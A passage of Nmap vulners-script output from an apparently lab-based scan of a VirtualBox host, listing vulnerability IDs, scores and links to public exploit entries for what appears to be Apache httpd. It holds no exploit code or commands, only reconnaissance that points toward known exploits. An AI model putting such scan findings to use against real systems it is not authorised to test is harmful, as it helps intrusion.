| D0E79214-C9E8-52BD-BC24-093970F5F34E 7.5 https://vulners.com/githubexploit/D0E79214-C9E8-52BD-BC24-093970F5F34E *EXPLOIT*

| CVE-2025-53020 7.5 https://vulners.com/cve/CVE-2025-53020

| CVE-2025-49630 7.5 https://vulners.com/cve/CVE-2025-49630

| CVE-2024-47252 7.5 https://vulners.com/cve/CVE-2024-47252
| CVE-2024-43394 7.5 https://vulners.com/cve/CVE-2024-43394
| CVE-2024-43204 7.5 https://vulners.com/cve/CVE-2024-43204
| CVE-2024-42516 7.5 https://vulners.com/cve/CVE-2024-42516
| CVE-2024-39573 7.5 https://vulners.com/cve/CVE-2024-39573
| CVE-2024-38477 7.5 https://vulners.com/cve/CVE-2024-38477
| CVE-2024-38472 7.5 https://vulners.com/cve/CVE-2024-38472
| CVE-2024-27316 7.5 https://vulners.com/cve/CVE-2024-27316
| CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122
| CVE-2023-27522 7.5 https://vulners.com/cve/CVE-2023-27522
| CVE-2022-30556 7.5 https://vulners.com/cve/CVE-2022-30556
| CVE-2022-30522 7.5 https://vulners.com/cve/CVE-2022-30522
| CVE-2022-29404 7.5 https://vulners.com/cve/CVE-2022-29404
| CVE-2022-26377 7.5 https://vulners.com/cve/CVE-2022-26377
| CVE-2022-22719 7.5 https://vulners.com/cve/CVE-2022-22719
| CVE-2021-41524 7.5 https://vulners.com/cve/CVE-2021-41524
| CVE-2021-36160 7.5 https://vulners.com/cve/CVE-2021-36160
| CVE-2021-34798 7.5 https://vulners.com/cve/CVE-2021-34798
| CVE-2021-33193 7.5 https://vulners.com/cve/CVE-2021-33193
| CVE-2021-31618 7.5 https://vulners.com/cve/CVE-2021-31618
| CVE-2021-26690 7.5 https://vulners.com/cve/CVE-2021-26690
| CVE-2020-9490 7.5 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-13950 7.5 https://vulners.com/cve/CVE-2020-13950
| CVE-2020-11993 7.5 https://vulners.com/cve/CVE-2020-11993
| CVE-2006-20001 7.5 https://vulners.com/cve/CVE-2006-20001
| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839
| CNVD-2023-93320 7.5 https://vulners.com/cnvd/CNVD-2023-93320
| CNVD-2023-80558 7.5 https://vulners.com/cnvd/CNVD-2023-80558
| CNVD-2022-53584 7.5 https://vulners.com/cnvd/CNVD-2022-53584
| CNVD-2022-41639 7.5 https://vulners.com/cnvd/CNVD-2022-41639
| CNVD-2022-03223 7.5 https://vulners.com/cnvd/CNVD-2022-03223

| CF47F8BF-37F7-5EF9-ABAB-E88ECF6B64FE 7.5
https://vulners.com/githubexploit/CF47F8BF-37F7-5EF9-ABAB-E88ECF6B64FE
EXPLOIT

| CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5
https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29
EXPLOIT

| CD48BD40-E52A-5A8B-AE27-B57C358BB0EE 7.5
https://vulners.com/githubexploit/CD48BD40-E52A-5A8B-AE27-B57C358BB0EE
EXPLOIT

| C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B 7.5
https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B
EXPLOIT

| C8C7BBD4-C089-5DA7-8474-A5B2B7DC5E79 7.5
https://vulners.com/githubexploit/C8C7BBD4-C089-5DA7-8474-A5B2B7DC5E79
EXPLOIT

| C8799CA3-C88C-5B39-B291-2895BE0D9133 7.5
https://vulners.com/githubexploit/C8799CA3-C88C-5B39-B291-2895BE0D9133
EXPLOIT

| C67E8849-6A50-5D5F-B898-6C5E431504E0 7.5
https://vulners.com/githubexploit/C67E8849-6A50-5D5F-B898-6C5E431504E0
EXPLOIT

| C26A395B-9695-59E4-908F-866A561936E9 7.5
https://vulners.com/githubexploit/C26A395B-9695-59E4-908F-866A561936E9
EXPLOIT

| C068A003-5258-51DC-A3C0-786638A1B69C 7.5
https://vulners.com/githubexploit/C068A003-5258-51DC-A3C0-786638A1B69C
EXPLOIT

| C0380E16-C468-5540-A427-7FE34E7CF36B 7.5
https://vulners.com/githubexploit/C0380E16-C468-5540-A427-7FE34E7CF36B
EXPLOIT

| BD3652A9-D066-57BA-9943-4E34970463B9 7.5
https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9
EXPLOIT

| BC027F41-02AD-5D71-A452-4DD62B0F1EE1 7.5
https://vulners.com/githubexploit/BC027F41-02AD-5D71-A452-4DD62B0F1EE1
EXPLOIT

| B946B2A1-2914-537A-BF26-94B48FC501B3 7.5
https://vulners.com/githubexploit/B946B2A1-2914-537A-BF26-94B48FC501B3
EXPLOIT

| B9151905-5395-5622-B789-E16B88F30C71 7.5
https://vulners.com/githubexploit/B9151905-5395-5622-B789-E16B88F30C71
EXPLOIT

| B58E6202-6D04-5CB0-8529-59713C0E13B8 7.5
https://vulners.com/githubexploit/B58E6202-6D04-5CB0-8529-59713C0E13B8
EXPLOIT

| B53D7077-1A2B-5640-9581-0196F6138301 7.5
https://vulners.com/githubexploit/B53D7077-1A2B-5640-9581-0196F6138301
EXPLOIT

| B4483895-BA86-5CFB-84F3-7C06411B5175 7.5
https://vulners.com/githubexploit/B4483895-BA86-5CFB-84F3-7C06411B5175
EXPLOIT

| B0B1EF25-DE18-534A-AE5B-E6E87669C1D2 7.5
https://vulners.com/githubexploit/B0B1EF25-DE18-534A-AE5B-E6E87669C1D2
EXPLOIT

| B0208442-6E17-5772-B12D-B5BE30FA5540 7.5
https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540
EXPLOIT

| A9C7FB0F-65EC-5557-B6E8-6AFBBF8F140F 7.5
https://vulners.com/githubexploit/A9C7FB0F-65EC-5557-B6E8-6AFBBF8F140F
EXPLOIT

| A820A056-9F91-5059-B0BC-8D92C7A31A52 7.5
https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52
EXPLOIT

| A6753173-D2DC-54CC-A5C4-0751E61F0343 7.5
https://vulners.com/githubexploit/A6753173-D2DC-54CC-A5C4-0751E61F0343
EXPLOIT

| A66531EB-3C47-5C56-B8A6-E04B54E9D656 7.5
https://vulners.com/githubexploit/A66531EB-3C47-5C56-B8A6-E04B54E9D656
EXPLOIT

| A1FF76C0-CF98-5704-AEE4-DF6F1E434FA3 7.5
https://vulners.com/githubexploit/A1FF76C0-CF98-5704-AEE4-DF6F1E434FA3
EXPLOIT

| A0F268C8-7319-5637-82F7-8DAF72D14629 7.5
https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629
EXPLOIT

| 9EE3F7E3-70E6-503E-9929-67FE3F3735A2 7.5
https://vulners.com/githubexploit/9EE3F7E3-70E6-503E-9929-67FE3F3735A2
EXPLOIT

| 9D511461-7D24-5402-8E2A-58364D6E758F 7.5
https://vulners.com/githubexploit/9D511461-7D24-5402-8E2A-58364D6E758F
EXPLOIT

| 9CEA663C-6236-5F45-B207-A873B971F988 7.5
https://vulners.com/githubexploit/9CEA663C-6236-5F45-B207-A873B971F988
EXPLOIT

| 987C6FDB-3E70-5FF5-AB5B-D50065D27594 7.5 https://vulners.com/githubexploit/987C6FDB-3E70-5FF5-AB5B-D50065D27594 *EXPLOIT*

| 9814661A-35A4-5DB7-BB25-A1040F365C81 7.5 https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81 *EXPLOIT*

| 8FB9E7A8-9A5B-5D87-9A44-AE4A1A92213D 7.5 https://vulners.com/githubexploit/8FB9E7A8-9A5B-5D87-9A44-AE4A1A92213D *EXPLOIT*

| 8A14FEAD-A401-5B54-84EB-2059841AD1DD 7.5 https://vulners.com/githubexploit/8A14FEAD-A401-5B54-84EB-2059841AD1DD *EXPLOIT*

| 89732403-A14E-5A5D-B659-DD4830410847 7.5 https://vulners.com/githubexploit/89732403-A14E-5A5D-B659-DD4830410847 *EXPLOIT*

| 789B6112-E84C-566E-89A7-82CC108EFCD9 7.5 https://vulners.com/githubexploit/789B6112-E84C-566E-89A7-82CC108EFCD9 *EXPLOIT*

| 788F7DF8-01F3-5D13-9B3E-E4AA692153E6 7.5 https://vulners.com/githubexploit/788F7DF8-01F3-5D13-9B3E-E4AA692153E6 *EXPLOIT*

| 788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D 7.5 https://vulners.com/githubexploit/788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D *EXPLOIT*

| 749F952B-3ACF-56B2-809D-D66E756BE839 7.5 https://vulners.com/githubexploit/749F952B-3ACF-56B2-809D-D66E756BE839 *EXPLOIT*

| 7248BA4C-3FE5-5529-9E4C-C91E241E8AA0 7.5 https://vulners.com/githubexploit/7248BA4C-3FE5-5529-9E4C-C91E241E8AA0 *EXPLOIT*

| 6E484197-456B-55DF-8D51-C2BB4925F45C 7.5 https://vulners.com/githubexploit/6E484197-456B-55DF-8D51-C2BB4925F45C *EXPLOIT*

| 6E104766-2F7A-5A0A-A24B-61D9B52AD4EE 7.5 https://vulners.com/githubexploit/6E104766-2F7A-5A0A-A24B-61D9B52AD4EE *EXPLOIT*

| 6C0C909F-3307-5755-97D2-0EBD17367154 7.5 https://vulners.com/githubexploit/6C0C909F-3307-5755-97D2-0EBD17367154 *EXPLOIT*

| 68E78C64-D93A-5E8B-9DEA-4A8D826B474E 7.5 https://vulners.com/githubexploit/68E78C64-D93A-5E8B-9DEA-4A8D826B474E *EXPLOIT*

| 6758CFA9-271A-5E99-A590-E51F4E0C5046 7.5
https://vulners.com/githubexploit/6758CFA9-271A-5E99-A590-E51F4E0C5046
EXPLOIT

| 674BA200-C494-57E6-B1B4-1672DDA15D3C 7.5
https://vulners.com/githubexploit/674BA200-C494-57E6-B1B4-1672DDA15D3C
EXPLOIT

| 628A345B-5FD8-5A2F-8782-9125584E4C89 7.5
https://vulners.com/githubexploit/628A345B-5FD8-5A2F-8782-9125584E4C89
EXPLOIT

| 5D88E443-7AB2-5034-910D-D52A5EFFF5FC 7.5
https://vulners.com/githubexploit/5D88E443-7AB2-5034-910D-D52A5EFFF5FC
EXPLOIT

| 5A864BCC-B490-5532-83AB-2E4109BB3C31 7.5
https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31
EXPLOIT

| 5A54F5DA-F9C1-508B-AD2D-3E45CD647D31 7.5
https://vulners.com/githubexploit/5A54F5DA-F9C1-508B-AD2D-3E45CD647D31
EXPLOIT

| 500CE683-17EB-5776-8EF6-85122451B145 7.5
https://vulners.com/githubexploit/500CE683-17EB-5776-8EF6-85122451B145
EXPLOIT

| 4E5A5BA8-3BAF-57F0-B71A-F04B4D066E4F 7.5
https://vulners.com/githubexploit/4E5A5BA8-3BAF-57F0-B71A-F04B4D066E4F
EXPLOIT

| 4E4BAF15-6430-514A-8679-5B9F03584B71 7.5
https://vulners.com/githubexploit/4E4BAF15-6430-514A-8679-5B9F03584B71
EXPLOIT

| 4C79D8E5-D595-5460-AA84-18D4CB93E8FC 7.5
https://vulners.com/githubexploit/4C79D8E5-D595-5460-AA84-18D4CB93E8FC
EXPLOIT

| 4B46EB21-DF1F-5D84-AE44-9BCFE311DFB9 7.5
https://vulners.com/githubexploit/4B46EB21-DF1F-5D84-AE44-9BCFE311DFB9
EXPLOIT

| 4B44115D-85A3-5E62-B9A8-5F336C24673F 7.5
https://vulners.com/githubexploit/4B44115D-85A3-5E62-B9A8-5F336C24673F
EXPLOIT

| 4B14D194-BDE3-5D7F-A262-A701F90DE667 7.5
https://vulners.com/githubexploit/4B14D194-BDE3-5D7F-A262-A701F90DE667
EXPLOIT

| 45F0EB7B-CE04-5103-9D40-7379AE4B6CDD 7.5
https://vulners.com/githubexploit/45F0EB7B-CE04-5103-9D40-7379AE4B6CDD
EXPLOIT

| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5
https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4
EXPLOIT

| 41F0C2DA-2A2B-5ACC-A98D-CAD8D5AAD5ED 7.5
https://vulners.com/githubexploit/41F0C2DA-2A2B-5ACC-A98D-CAD8D5AAD5ED
EXPLOIT

| 40879618-C556-547C-8769-9E63E83D0B55 7.5
https://vulners.com/githubexploit/40879618-C556-547C-8769-9E63E83D0B55
EXPLOIT

| 3CF66144-235E-5F7A-B889-113C11ABF150 7.5
https://vulners.com/githubexploit/3CF66144-235E-5F7A-B889-113C11ABF150
EXPLOIT

| 3C5B500C-1858-5834-9D23-38DBE44AE969 7.5
https://vulners.com/githubexploit/3C5B500C-1858-5834-9D23-38DBE44AE969
EXPLOIT

| 3B159471-590A-5941-ADED-20F4187E8C63 7.5
https://vulners.com/githubexploit/3B159471-590A-5941-ADED-20F4187E8C63
EXPLOIT

| 3AE03E90-26EC-5F91-B84E-F04AF6239A9F 7.5
https://vulners.com/githubexploit/3AE03E90-26EC-5F91-B84E-F04AF6239A9F
EXPLOIT

| 37A9128D-17C4-50FF-B025-5FC3E0F3F338 7.5
https://vulners.com/githubexploit/37A9128D-17C4-50FF-B025-5FC3E0F3F338
EXPLOIT

| 379FCF38-0B4A-52EC-BE3E-408A0467BF20 7.5
https://vulners.com/githubexploit/379FCF38-0B4A-52EC-BE3E-408A0467BF20
EXPLOIT

| 3749CB78-BE3A-5018-8838-CA693845B5BD 7.5
https://vulners.com/githubexploit/3749CB78-BE3A-5018-8838-CA693845B5BD
EXPLOIT

| 365CD0B0-D956-59D6-9500-965BF4017E2D 7.5
https://vulners.com/githubexploit/365CD0B0-D956-59D6-9500-965BF4017E2D
EXPLOIT

| 2E98EA81-24D1-5D5B-80B9-A8D616BF3C3F 7.5
https://vulners.com/githubexploit/2E98EA81-24D1-5D5B-80B9-A8D616BF3C3F
EXPLOIT

| 2B4FEB27-377B-557B-AE46-66D677D5DA1C 7.5
https://vulners.com/githubexploit/2B4FEB27-377B-557B-AE46-66D677D5DA1C
EXPLOIT

| 27108E72-8DC1-53B5-97D9-E869CA13EFF7 7.5
https://vulners.com/githubexploit/27108E72-8DC1-53B5-97D9-E869CA13EFF7
EXPLOIT

| 24ADD37D-C8A1-5671-A0F4-378760FC69AC 7.5 https://vulners.com/githubexploit/24ADD37D-C8A1-5671-A0F4-378760FC69AC *EXPLOIT*

| 1F6E0709-DA03-564E-925F-3177657C053E 7.5 https://vulners.com/githubexploit/1F6E0709-DA03-564E-925F-3177657C053E *EXPLOIT*

| 1E6E9010-4BDF-5C30-951C-79C280B90883 7.5 https://vulners.com/githubexploit/1E6E9010-4BDF-5C30-951C-79C280B90883 *EXPLOIT*

| 1B75F2E2-5B30-58FA-98A4-501B91327D7F 7.5 https://vulners.com/githubexploit/1B75F2E2-5B30-58FA-98A4-501B91327D7F *EXPLOIT*

| 18AE455A-1AA7-5386-81C2-39DA02CEFB57 7.5 https://vulners.com/githubexploit/18AE455A-1AA7-5386-81C2-39DA02CEFB57 *EXPLOIT*

| 17C6AD2A-8469-56C8-BBBE-1764D0DF1680 7.5 https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680 *EXPLOIT*

| 1337DAY-ID-36854 7.5 https://vulners.com/zdt/1337DAY-ID-36854 *EXPLOIT*

| 1337DAY-ID-35422 7.5 https://vulners.com/zdt/1337DAY-ID-35422 *EXPLOIT*

| 1145F3D1-0ECB-55AA-B25D-A26892116505 7.5 https://vulners.com/githubexploit/1145F3D1-0ECB-55AA-B25D-A26892116505 *EXPLOIT*

| 108A0713-4AB8-5A1F-A16B-4BB13ECEC9B2 7.5 https://vulners.com/githubexploit/108A0713-4AB8-5A1F-A16B-4BB13ECEC9B2 *EXPLOIT*

| 0BC014D0-F944-5E78-B5FA-146A8E5D0F8A 7.5 https://vulners.com/githubexploit/0BC014D0-F944-5E78-B5FA-146A8E5D0F8A *EXPLOIT*

| 06076ECD-3FB7-53EC-8572-ABBB20029812 7.5 https://vulners.com/githubexploit/06076ECD-3FB7-53EC-8572-ABBB20029812 *EXPLOIT*

| 04E3583E-DFED-5D0D-BCF2-1C1230EB666D 7.5 https://vulners.com/githubexploit/04E3583E-DFED-5D0D-BCF2-1C1230EB666D *EXPLOIT*

| 00EC8F03-D8A3-56D4-9F8C-8DD1F5ACCA08 7.5 https://vulners.com/githubexploit/00EC8F03-D8A3-56D4-9F8C-8DD1F5ACCA08 *EXPLOIT*

| CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812

| HTTPD:D66D5F45690EBE82B48CC81EF6388EE8 7.3 https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8

| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709

| CVE-2020-35452 7.3 https://vulners.com/cve/CVE-2020-35452

| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395

| CVE-2025-54090 6.3 https://vulners.com/cve/CVE-2025-54090

| CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795

| CVE-2024-39884 6.2 https://vulners.com/cve/CVE-2024-39884

| HTTPD:5FF2D6B51D8115FFCB653949D8D36345 6.1 https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345

| CVE-2020-1927 6.1 https://vulners.com/cve/CVE-2020-1927

| CVE-2023-45802 5.9 https://vulners.com/cve/CVE-2023-45802

| HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05 5.5 https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05

| CVE-2020-13938 5.5 https://vulners.com/cve/CVE-2020-13938

| HTTPD:EB26BC6B6E566C865F53A311FC1A6744 5.3 https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744

| HTTPD:BAAB4065D254D64A717E8A5C847C7BCA 5.3 https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA

| HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F 5.3 https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F

| HTTPD:7633AF814EE2E30990BFD8AEA5C7DAC1 5.3 https://vulners.com/httpd/HTTPD:7633AF814EE2E30990BFD8AEA5C7DAC1

| HTTPD:5C8B0394DE17D1C29719B16CE00F475D 5.3 https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D

| CVE-2022-37436 5.3 https://vulners.com/cve/CVE-2022-37436

| CVE-2022-28614 5.3 https://vulners.com/cve/CVE-2022-28614

| CVE-2022-28330 5.3 https://vulners.com/cve/CVE-2022-28330

| CVE-2021-30641 5.3 https://vulners.com/cve/CVE-2021-30641

| CVE-2020-1934 5.3 https://vulners.com/cve/CVE-2020-1934

| CVE-2019-17567 5.3 https://vulners.com/cve/CVE-2019-17567

| CNVD-2023-30859 5.3 https://vulners.com/cnvd/CNVD-2023-30859

| CNVD-2022-53582 5.3 https://vulners.com/cnvd/CNVD-2022-53582

| CNVD-2022-51059 5.3 https://vulners.com/cnvd/CNVD-2022-51059

| B8198D62-F9C8-5E03-A301-9A3580070B4C 4.3
https://vulners.com/githubexploit/B8198D62-F9C8-5E03-A301-9A3580070B4C *EXPLOIT*

| PACKETSTORM:164501 0.0
https://vulners.com/packetstorm/PACKETSTORM:164501 *EXPLOIT*

| PACKETSTORM:164418 0.0
https://vulners.com/packetstorm/PACKETSTORM:164418 *EXPLOIT*

|_ 05403438-4985-5E78-A702-784E03F724D4 0.0
https://vulners.com/githubexploit/05403438-4985-5E78-A702-784E03F724D4 *EXPLOIT*

MAC Address: 08:00:27:FD:FD:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 67.92 seconds